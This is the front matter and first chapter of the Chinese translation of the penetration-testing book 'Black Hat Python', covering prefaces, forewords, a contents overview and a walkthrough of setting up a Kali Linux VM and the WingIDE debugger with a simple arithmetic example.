Broadview
www.broadview.com.cn

no starch press

Python黑帽子

黑客与渗透测试编程之道

Black Hat Python

Python Programming for Hackers and Pentesters

【美】Justin Seitz 著

孙松柏 李聪 润秋 译

中国工信出版集团

電子工業出版社
PUBLISHING HOUSE OF ELECTRONICS INDUSTRY
http://www.phei.com.cn

Python黑帽子

黑客与渗透测试编程之道

Black Hat Python

Python Programming for Hackers and Pentesters

【美】Justin Seitz 著

孙松柏 李聪 润秋 译

電子工業出版社

Publishing House of Electronics Industry

北京•BEIJING

内 容 简 介

本书是畅销书《Python 灰帽子——黑客与逆向工程师的 Python 编程之道》的姊妹篇，那本书一面市便占据计算机安全类书籍的头把交椅。本书由 Immunity 公司的高级安全研究员 Justin Seitz 精心撰写。作者根据自己在安全界，特别是渗透测试领域的几十年经验，向读者介绍了 Python 如何被用在黑客和渗透测试的各个领域，从基本的网络扫描到数据包捕获，从 Web 爬虫到编写 Burp 扩展工具，从编写木马到权限提升等。作者在本书中的很多实例都非常具有创新和启发意义，如 HTTP 数据中的图片检测、基于 GitHub 命令进行控制的模块化木马、浏览器的中间人攻击技术、利用 COM 组件自动化技术窃取数据、通过进程监视和代码插入实现权限提升、通过向虚拟机内存快照中插入 shellcode 实现木马驻留和权限提升等。通过对这些技术的学习，读者不仅能掌握各种 Python 库的应用和编程技术，还能拓宽视野，培养和锻炼自己的黑客思维。读者在阅读本书时也完全感觉不到其他一些技术书籍常见的枯燥和乏味。

本书适合有一定编程基础的安全爱好者、计算机从业人员阅读，特别是对正在学习计算机安全专业，立志从事计算机安全行业，成为渗透测试人员的人来说，这本书更是不可多得的参考。

版权贸易合同登记号　图字：01-2015-3483

图书在版编目（CIP）数据

Python 黑帽子：黑客与渗透测试编程之道 /（美）塞茨（Seitz,J.）著；孙松柏，李聪，润秋译. —北京：电子工业出版社，2015.8
书名原文: Black Hat Python: Python Programming for Hackers and Pentesters
ISBN 978-7-121-26683-6

Ⅰ. ①P… Ⅱ. ①塞… ②孙… ③李… ④润… Ⅲ. ①计算机网络－安全技术 Ⅳ. ①TP393.08

中国版本图书馆 CIP 数据核字（2015）第 164267 号

策划编辑：张春雨
责任编辑：郑柳洁
印　　刷：北京丰源印刷厂
装　　订：三河市华成印务有限公司
出版发行：电子工业出版社
　　北京市海淀区万寿路 173 信箱　　邮编：100036
开　　本：787×980　1/16　　印张：12.75　　字数：220 千字
版　　次：2015 年 8 月第 1 版
印　　次：2015 年 8 月第 1 次印刷
定　　价：55.00 元

凡所购买电子工业出版社图书有缺损问题，请向购买书店调换。若书店售缺，请与本社发行部联系，联系及邮购电话：（010）88254888。
质量投诉请发邮件至 zlts@phei.com.cn，盗版侵权举报请发邮件到 dbqq@phei.com.cn。
服务热线：（010）88258888。

致 帕特

尽管我们从未谋面，我永远感谢您那个有趣的家庭里每一位成员带给我的快乐。

加拿大癌症协会

www.cancer.ca

关于作者

Justin Seitz 是 Immunity[1]公司的高级安全研究员，他在该公司的主要工作是寻找软件漏洞、开展逆向工程、撰写攻击代码，以及使用 Python 编程。同时，他还是畅销书《Python 灰帽子——黑客与逆向工程师的 Python 编程之道》（*Gray Hat Python*）的作者，该书是第一本讲授如何使用 Python 进行安全分析的书籍。

关于技术编辑

Dan Frisch 在信息安全界有超过十年的工作经验。目前，他是加拿大一家律师事务所的高级安全分析师，在此之前，他曾作为顾问，为北美地区的金融和科技公司进行安全评估。他沉迷于黑客技术并且拥有跆拳道黑带三段的身份，你可以认为 Dan 就是黑客帝国中人物的现实版。

从早期的 Commodore 个人电子处理器和 VIC-20 机器时代开始，计算机技术就已经成为 Cliff Janzen 的一个固定伙伴（从某种程度上来说，Cliff 痴迷于技术）。在 IT 运维界混迹了十年后，Cliff 发现了他的职业热情所在，于 2008 年转行到信息安全领域。在过去的几年里，Cliff 非常开心地作为一名安全顾问服务于各个公司，无论是做安全策略评估还是做渗透测试，他为能够将自己的职业生涯和兴趣所在相结合感到非常幸运。

---

1. Immunity 是一家专注于计算机安全漏洞的公司，它的主打产品 Immunity Canvas 是与 Core Imapct 和 Metsaploit 齐名的三大渗透攻击测试平台之一。Immunity Canvas 全部使用 Pyhton 语言开发。
——译者注

译 者 序

毫无疑问，在脚本语言的世界里，Python 已经变得足够强大且流行。这不仅是因为 Python 简练的语法风格和非常高的开发效率，还由于 Python 拥有最活跃的开发社区和数量庞大的第三方库。用 Python 编写的代码短小而精干，越来越多的技术人员开始使用 Python 作为第一语言进行编程。

在渗透测试的过程中，我们可能面对非常复杂的网络环境，其中任何一个环节都可能是我们的突破点。这不仅要求我们全面掌握各种系统和环境的薄弱环节，然后使用工具或者编程进行测试，而且要求我们有快速处理和灵活应变的能力。特别是在分秒必争的 CTF 竞赛中，快速编码的能力显得尤为重要。使用 Python 能很好地满足这些要求。

本书是畅销书 *Gray Hat Python*（《Python 灰帽子——黑客与逆向工程师的 Python 编程之道》）的姊妹篇。在那本书中，作者介绍了 Python 在逆向工程和漏洞挖掘方面的强大功能；而在本书中，作者介绍了 Python 如何被用在黑客和渗透测试的各个领域，从基本的网络扫描到数据包捕获，从 Web 爬虫到编写 Burp 扩展工具，从编写木马到权限提升等。作者是一位经验非常丰富的安全工作人员，他结合自己在工作中经常碰到的问题、经常需要使用的工具等，运用大量的实例向我们展示如何轻松地使用 Python 迅速、高效地编写符合我们要求的工具。除了一些基本的 Python 编程技能，如使用 Socket 编写客户端与服务端、使用原始套接字和 Scapy 库进行嗅探，作者在本书中的很多实例都非常具有创新和启发意义。例如，HTTP 数据中的图片检测，基于 GitHub 进行命令和控制的模块化木马，浏览器的中间人攻击技术，利用 COM 组件自动化技术窃取数据，通过进程监视和代码插入实现权限提升，通过向虚拟机内存快照中插入 shellcode 实现木马驻留和权限提升等。通过阅读本书，读者不仅能学到各种 Python 库的应用和编程技术，还能拓宽视野，培养和锻炼自己的黑客思维，这使得读者在阅读本书的过程中不会感觉如阅读普通技术书籍那样的枯燥和乏味。

同时，作者在大部分实例的讲解过程中，指明了工具需要进一步拓展和完善的地方，并将这些工作布置为家庭作业。我建议读者按照作者的要求修改和完善这些工具，因为这个过程不仅能获得对已学知识的巩固和提升，还能获得满满的成就感！

在网络安全领域，我们通常将只懂得使用已有工具的黑客称为“脚本小子”。现在，有了本书，稍加学习和运用，你就能编写出功能足够强大的工具。赶紧行动起来，摆脱这个带有歧视性质的称呼吧！

本书的翻译分工如下：孙松柏翻译前言、第 1 章、第 2 章、第 5 章和第 6 章；李聪翻译第 3 章、第 4 章、第 7 章和第 8 章；润秋翻译第 9 章、第 10 章和第 11 章。第 1 章、第 2 章、第 6 章、第 9 章和第 10 章由李聪负责审阅，第 3 章、第 4 章和第 11 章由孙松柏负责审阅，润秋审阅第 5 章、第 7 章、第 8 章。本书的翻译工作由孙松柏负责组织和统筹。

由于水平有限，翻译中难免出现一些错漏和表达不准确的地方，恳请读者批评指正。

李聪

2015 年 5 月于广东

推荐序一

感谢孙松柏邀请我提前阅读此书，这本书读起来很顺畅，覆盖了黑客或渗透师常用的很多技巧。这本书的特点是，剖析技巧的本质，然后用 Python 的内置模块或优秀的第三方模块来实现之。

Python 是一门非常酷的主流语言，拥有优美的编码风格、顽强的社区与海量优质的模块，如果我们看到一段代码写得很好，我们会说："Pythonic！"这本书用 Python 来打造渗透过程中用到的各类技巧与工具，也不得不说："Pythonic！"。

从这本书里可以看出作者丰富的渗透经验与 Python 经验，感谢作者能把自己的经验如此清晰地分享出来，也感谢出版社能将这本书引入国内。

这本书的发行，会让更多人投身进 Python 黑客领域，不再是只用他人工具的"脚本小子"，而是在必要时刻，能用 Python 打造属于自己的利用工具。

Python 有句格言是"人生苦短，快学 Python"。是的，人生苦短，如果你立志成为一名真正的黑客，Python 值得你掌握，这本书是一个非常好的切入点。

余弦，知道创宇技术副总裁

推荐序二

曾经去高校宣讲，被同学们问得最多的问题就是，如何成为一名黑客。成为一名厉害的黑客高手，也是我们这批追求安全技术的人的梦想。

那么，如何成为高手呢？两个秘诀：持之以恒和动手实践。

我记得刚刚接触计算机那会儿，机缘巧合之下买到本安全技术杂志月刊，但是由于水平所限，每篇技术文章都看不懂。不过我每期都买来看，大约持续了半年，慢慢地发现能够看懂了，后来甚至还可以在杂志上发表文章发布黑客工具了。就这样坚持着，最终走进了安全行业。

古人说“纸上得来终觉浅，绝知此事要躬行”，意思就是要多实践，要想成为黑客高手的另一个秘诀就是要多实战。实战中一定会涉及开发自己的工具或者优化别人的代码，所以就要求我们必须精通一门甚至多门脚本语言。Python就是这样一门强大的语言，很多知名的黑客工具、安全系统框架都是由Python开发的。比如大名鼎鼎的渗透测试框架 Metasploit、功能强大的 Fuzzing 框架 Sulley、交互式数据包处理程序 Scapy 都是 Python 开发的，基于这些框架可以扩展出自己的工具（多学一些总是好的，我们在这里也不用争论是 Python 好还是 Perl 好这样的问题）。

就我个人的经验来看，与实战结合是快速学习相关能力的最佳路径。这本《Python 黑帽子：黑客与渗透测试编程之道》就是从实战出发，基于实际攻防场景讲解代码思路，是能够让读者快速了解和上手 Python 及黑客攻防实战的一本书，所以特别推荐给大家。

知易行难，大家在读书的同时不要忘记实践：先搞懂原理，再根据实际需求写出一个强大的 Python 工具。

——腾讯安全中心副总监 胡珀（lake2）

推荐序三

Python 是网络安全领域的编程利器，在分秒必争的 CTF 赛场中拥有绝对的统治位置，在学术型白帽研究团队和业界安全研究团队中也已经成为第一编程语言。本书作者在畅销书《Python 灰帽子——黑客与逆向工程师的 Python 编程之道》之后，再次强力推出姊妹篇《Python 黑帽子：黑客与渗透测试编程之道》，以其在网络安全领域，特别是漏洞研究与渗透测试方向上浸淫十数年的经验积累，献上了又一本经典的 Python 黑客养成手册。作为与三位译者曾经亦师亦友的合作伙伴，我非常高兴地看到他们能够以精准的翻译、专业的表达将这本书原滋原味地带给国内的读者们。

诸葛建伟
清华大学副研究员
蓝莲花战队联合创始人及领队
XCTF 联赛联合发起人及执行组织者

推荐序四

我们一直认为，一个合格的安全从业者必须具有自己动手编写工具和代码的意愿和能力。在这个安全攻防和业务一样日趋大数据化、对抗激烈化又隐蔽化的年代，攻防双方都必须能有快速实现或验证自己想法的能力，选择并学习使用一个好的工具会起到事半功倍的效果。

Python 则是目前最适合这种需求的语言，平缓的学习曲线、胶水语言的灵活性和丰富的支持库使其天然成为了攻防双方均可使用及快速迭代的利器，几乎可以覆盖安全测试的方方面面。在我求学时，使用 scapy（本书中作了详细介绍）和 PyQt 库编写了 Wifi 嗅探工具 WifiMonster，参加的 CTF 比赛中，基本所有的 exploit 也都是基于 Python 的 pwntools 和 zio 库编写；在 Keen，我们的很多 fuzzer 和静态分析器也都是用 Python 编写的。

但令人遗憾的是，目前高校计算机和信息安全专业很少有将 Python 及其在安全领域方面的应用列入培养计划的，也缺乏相关书籍供从业人员学习。本书弥补了这个空白：本书作者从逆向和漏洞分析挖掘的角度编写了《Python 灰帽子——黑客与逆向工程师的 Python 编辑之道》后，又从渗透测试和嗅探、取证的角度编写了本书，介绍了 Python 在这些方面的应用和相关库的使用。本书译者也都在安全领域具有丰富经验，并翻译过多本安全技术书籍，保证了本书的翻译质量。

相信读者们会从本书中受益良多。

何淇丹（a.k.a Flanker，Keen Team 高级研究员）

2015 年 7 月于上海

推荐序五

在接触信息安全之前我就已经将 Python 作为我最常用的语言了，它能满足我日常工作的所有需求。因为对 Python 已经有了一定了解，在我接触信息安全以后，它也使我在信息安全领域的探索进行得很顺利。

老牌大黑客查理·米勒说的没错："脚本小子和职业黑客的区别是黑客会多编写自己的工具而少用别人开发的工具。"我从事 Web 渗透相关工作、参加 CTF 竞赛的时候，基本都在使用自己写的 Python 脚本来实现自己的目的：扫描收集目标信息，测试大量已知漏洞是否存在，对 SQL 注入、XSS 攻击点的自动发现，对攻击进行抓取、截获、重放，在比赛中大量部署后门进行控制。

Python 中有大量的第三方库可以让你从无关的工作中脱身而出，专心去实现你所需要的功能（有时你甚至会发现有人已经把你所需要的功能很好地实现了），令人不被杂乱的事务所困扰。在 Web 渗透这种重视效率的工作中，在 Python 的帮助下快速地把自己的需求变成能运行的程序，实在是令人兴奋的一件事。

作者在本书中所给出的大量的样例和方向，足以让那些想利用 Python 使自己的 Web 渗透水平迅速提高的人们得到很大的帮助。但请记住，一定要动手。只有动手实践，才能真正体会到本书的精华所在。

Hacking the planet by Python!

陈宇森

北京长亭科技有限公司联合创始人，蓝莲花战队核心成员，BlackHat 2015 讲者

2015 年 7 月 1 日

推荐序六

编程语言的选择问题更像是一场信仰之战，尽管如此，Python 在信息安全界依旧是一门具有统治地位的语言。基于 Python 的工具，包括各种各样的模糊测试工具、代理工具，甚至包括偶尔出现的攻击代码。渗透攻击平台，如 CANVAS 也是用 Python 编写的，还有其他的工具，例如 PyEmu 和 Sulley 等。

我所写的每一个模糊测试工具或攻击代码都使用了 Python 语言。事实上，Chris Valasek 和我在最近对汽车黑客行为的研究过程中，还使用 Python 编写了一个库，将局域网控制器（CAN）的信息注入汽车网络中，实现对智能行车电脑的破解。

如果你对信息安全项目中的查漏补缺感兴趣的话，那么 Python 是一门非常值得学习的语言，因为 Python 中有大量的逆向工程和攻击代码库供你使用。现在，如果 Metasploit 的开发者能够顿悟，并且把开发语言从 Ruby 转到 Python 上，那么两大渗透测试平台阵营应该能够统一了。

在这本新书中，Justin 使用了大量的篇幅讨论具有进取精神的年轻黑客们应该如何迅速成长。他将在书中实际演练如何读取和生成网络数据包，如何在网络中进行嗅探，当然还包括 Web 应用审计和攻击方面的技术。在这之后，他将重点讨论如何编写代码针对 Windows 系统进行攻击。总而言之，《Python 黑帽子：黑客与渗透测试编程之道》是一本非常有趣的书。当然，这本书不能让你成为一个像我一样的超级大黑客，但至少可以为你指引一条正确的道路。记住，脚本小子和职业黑客的区别是编写自己的工具，少用别人开发的工具。

查理·米勒

圣路易斯，密苏里州

2014 年 9 月

前　言

Python 黑客，你可以用这个词来形容我。在 Immunity 公司，我非常幸运，能和一群真正懂得使用和编写 Python 的人一起工作。然而我不是他们中的一员。我将大量的时间用在渗透测试的工作中，这需要使用 Python 在短时间开发出工具，我们关注的是工具是否能正常执行和得到结果（而不关心这个工具是否好看、是否做过优化，甚至是否稳定）。通过本书你将看到我的编程方式，我感觉这种方式在某种程度上让我成为了一名优秀的渗透测试人员。我希望这种编程的哲学理念和风格也可以帮助你。

在阅读本书的过程中，你会了解到我不会对单一话题做深入的探讨，这是本书的一个特点。我想让读者浅尝辄止，并保留一定的兴趣，这样读者就可以获得基础知识。在此基础上，我通过每章的习题把我的一些想法留给读者，这样有助于读者独自思考并选择自己的方向。我鼓励读者朋友们实现这些想法，并非常乐意读者在实现一个具体项目、完成自己的工具或者家庭作业后给我反馈。

和其他技术书籍一样，读者对 Python 掌握程度的不同（或者对信息安全的理解不同）会使他们对本书有不同的体验。一些读者可能只会找出几个自己感兴趣的章节并进行深入学习，另一些读者可能会逐篇阅读。我的建议是，如果你是一个初级或中级的 Python 程序员，你可以按顺序通读本书，你将在本书的阅读过程中学到 Python 的精华部分。

简要介绍一下，我将在第 2 章介绍网络方面的基础知识，在第 3 章主要介绍原始套接字，在第 4 章介绍如何使用 Scapy 开发有趣的网络工具。本书的剩余部分将介绍如何攻击 Web 应用程序，具体来说，我们将在第 5 章介绍常用工具，在第 6 章介绍流行的 Web 应用渗透工具（Burp Suite）。从这里开始，我们将花大量的篇幅讨论木马，在第 7 章中讨论 GitHub 的命令与控制，在第 10 章

中讨论 Windows 权限提升的技巧。在最后一章中讨论使用 Volatility 自动检测攻击内存的取证技术。

我尽量保持全书样本代码的简短性和针对性，对代码注释也是如此。如果你是一个学习 Python 的新手，我建议你动手实践每一行代码以加强记忆。书中所有的源代码可以通过 *http://nostarch.com/blackhatpython/*链接下载。

现在让我们开始吧！

致　　谢

感谢我的家庭——我美丽的妻子 Clare，我的 5 个孩子 Emily、Carter、Cohen、Brady 和 Mason，感谢他们在我写书的一年半期间给予我的鼓励和宽容。我的兄弟、姐妹、父母和 Paulette 同样在写书期间持续鼓励我，我爱你们。

致 Immunity 的所有同人（如果有足够的空间，我愿意在这里列出你们所有人的名字）：感谢你们每天对我的宽容，你们是一群了不起的工作伙伴。致 No Starch 出版社的 Tyler、Bill、Serena 和 Leigh，感谢你们对本书所做的辛勤工作，你们所有的建议我都接受并表示感谢。

感谢本书的技术编辑 Dan Frisch 和 Cliff Janzen。他们敲击并审阅了每一行代码，编写了支持代码，编辑和校验了书中代码的格式，并在本书出版的整个过程中对我给予了大力支持。任何撰写信息安全书籍的人都应该与他们合作，他们是值得称赞的合作伙伴。

感谢那些与我分享饮料、欢笑和聊天的死党们，感谢你们接受我在写书过程中对你们的发泄。

目　录

1

设置 Python 环境

这是本书最无趣却不可或缺的章节。我们将在本章中讨论如何设置编写和测试的 Python 环境。你可以把本章理解为一个设置 Kali Linux 虚拟机（VM）的速成班，我们将安装一个非常棒的集成开发环境（IDE），这样你就可以在上面开发任何你所需要的代码了。完成本章的学习后，你就可以利用本章搭建的环境处理后面的练习题及测试本书后面的代码样本了。

在开始之前，需要先下载并安装 VMWare Player[1]。我建议你也准备一些 Windows 的虚拟机，包括 Windows XP 和 Windows 7，我更倾向于安装 32 位的操作系统。

安装 Kali Linux 虚拟机

Kali 是由 Offensive Security 团队设计的一款渗透测试操作系统，它继承自 BackTrack Linux 发行版。它预装了一批基于 Debian Linux 的工具，在开始使用之前，你还需要在操作系统的基础上额外安装一些工具和函数库。

1. 你可以从 *http://www.vmware.com* 下载 VMWare Player。

首先，从 *http://images.offensive-security.com/kali-linux-1.0.9-vm-i486.7z*[2]中获取 Kali 的虚拟机镜像。下载并解压镜像文件，之后用鼠标左键双击启动 VMWare Player。Kali 虚拟机的默认用户名是 root，密码是 toor。这样我们就可以进入完整的 Kali 桌面环境，如图 1-1 所示。



图 1-1　Kali Linux 的桌面

首先，我们需要确认系统上是否安装了正确的 Python 版本。本书使用的是 Python 2.7。在 shell 中（应用>附件>终端），执行以下命令：

```
root@kali:~# python --version
Python 2.7.3
root@kali:~#
```

如果你下载并解压的是我上面推荐的 Kali 系统，那么里面默认安装了 Python 2.7。请注意，使用其他版本的 Python 有可能不能执行本书中的样例代码。在这里提醒读者注意。

现在我们来安装几个好用的 Python 软件包管理工具：`easy_install` 和 `pip`。这个命令与 Linux 下的软件包管理工具 `apt` 类似，它允许你直接安装 Python 的函数库，而不是手动下载、解压和安装。我们可以通过如下命令同时安装这两

2. 本章中“可点击”的链接列表地址：*http://nostarch.com/blackpython/*。

个包管理工具：

```
root@kali:~#: apt-get install python-setuptools python-pip
```

在软件包安装完成之后，我们可以迅速测试一下，安装第 7 章中制作的基于 GitHub 的木马所需要使用的模块。在终端中输入如下代码：

```
root@kali:~#: pip install github3.py
```

你应该可以在终端中看到相关的函数库已下载并正确安装。

现在我们进入 Python 环境，查看函数库是否正确安装。

```
root@kali:~#: python
Python 2.7.3 (default, Mar 14 2014, 11:57:14)
[GCC 4.7.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import github3
>>> exit()
```

如果你的输出结果和上面的代码不一致，则说明你的 Python 环境存在“误配置”的情况，即你的 Python 环境出现了问题。在这种情况下，确保你是按照前面的步骤配置并保证你使用的是正确的 Kali 版本。

请记住，对本书的绝大多数例子来说，你可以开发适用于各种环境下的程序，包括 Mac、Linux 和 Windows 环境。有几个章节的例子仅适用于 Windows 系统环境，我将确保在每章的开始告诉你这些信息。

我们已经将攻击的虚拟机建立起来了，现在我们需要为编程安装一个 Python 集成开发环境。

WingIDE

尽管我一般不推荐商业软件，但是不得不承认 WingIDE 是我过去 7 年里在 Imminity 公司用过的最好的集成开发环境。WingIDE 提供了所有集成开发环境的基本功能，例如自动填充和解释函数变量，但是它的调试功能非常优秀，这使这一功能从集成开发环境中脱颖而出。我将在本书中简要介绍商业版 WingIDE，当然你也可以选择其他最适合你的集成开发环境[3]。

3. 不同版本之间的对比，请访问 *https://wingware.com/wingide/features/*。

可以从 *http://www.wingware.com/*上获取 WingIDE，我推荐你安装试用版本，这样你可以第一时间体验商业版 WingIDE 的一些优点。

可以在任何你喜欢的平台上进行开发，但是最好还是从在 Kali 虚拟机上安装 WingIDE 开始。如果到目前为止你都是按照本书介绍的步骤配置的话，那么请确保你下载的是 32 位.deb 文件的 WingIDE 安装包，将其保存到用户目录下，之后在终端上运行如下命令：

```
root@kali:~# dpkg -i wingide5_5.0.9-1_i386.deb
```

如果一切正常，WingIDE 将顺利完成安装。如果在安装过程中出现错误，可能存在未知的软件依赖性问题。在这种情况下，需要运行：

```
root@kali:~# apt-get -f install
```

上面的命令能解决软件依赖关系问题并且能正确安装 WingIDE。为了确认程序正确安装，你可以以如图 1-2 所示的方式访问软件。



图 1-2　从 Kali 桌面访问 WingIDE

打开 WingIDE，新建一个空白的 Python 文件，我将简要介绍 WingIDE 的

有用功能。在初始阶段，你的界面布局应该如图 1-3 所示，界面中部是主要的代码编辑区域，界面底部是一组标签。



图 1-3　WingIDE 主界面的布局

我们通过编写一段简单的代码来介绍 WingIDE 中一些有用的功能，包括调试器和栈数据按钮。在编辑区输入以下代码：

```
def sum(number_one,number_two):
    number_one_int = convert_integer(number_one)
    number_two_int = convert_integer(number_two)

    result = number_one_int + number_two_int

    return result

def convert_integer(number_string):

    converted_integer = int(number_string)
    return converted_integer

answer = sum("1","2")
```

虽然这是一个不切实际的例子，但却极好的证明了使用 WingIDE 带给你的好处。以任意文件名存储后，在菜单栏上选择“**调试**”（**Debug**）菜单项，然后选择“**选择当前文件为主调试文件**”（**Select Current as Main Debug File**）选项，如图 1-4 所示。

图 1-4　调试当前的 Python 脚本

现在，在下面这行代码前设置断点：

```
return  converted_integer
```

鼠标左键单击这行代码左边的空白处或者直接按 F9 键，就会看到界面边缘处显示出一个红色的点。此时按 F5 键运行脚本，程序执行后将在你的断点处挂起，点击“**栈数据**”（**Stack Data**）按钮，在显示器上看到的应该如图 1-5 所示。

栈数据按钮能显示一些有用的信息，例如在断点处本地变量和全局变量的状态值。这能够让你在调试高级代码时，考察变量的执行情况以便找出问题。如果你点击下拉栏，还可以看到当前的调用栈，它能告诉你哪个函数调用了你当前所在的函数。你可以如图 1-6 所示查看栈的轨迹。

我们可以看到，`convert_integer` 函数是通过 Python 脚本中第三行的 `sum` 函数调用的。这种方式在你使用递归函数或者函数存在很多调用地址的时候非常有用。使用栈数据按钮将会使你在 Python 开发过程中得心应手。



图 1-5　设置断点后浏览栈中的数据



图 1-6　查看当前栈的轨迹

接下来，一个重要的功能是调试器按钮。这个按钮允许你在 Python 脚本的执行过程中设置你想要的断点。它允许你检测和修改变量，你甚至可以在里面尝试写一小段代码来测试新的想法或者排除故障。图 1-7 所示为如何检查 `converted_integer` 函数的变量并修改变量值。

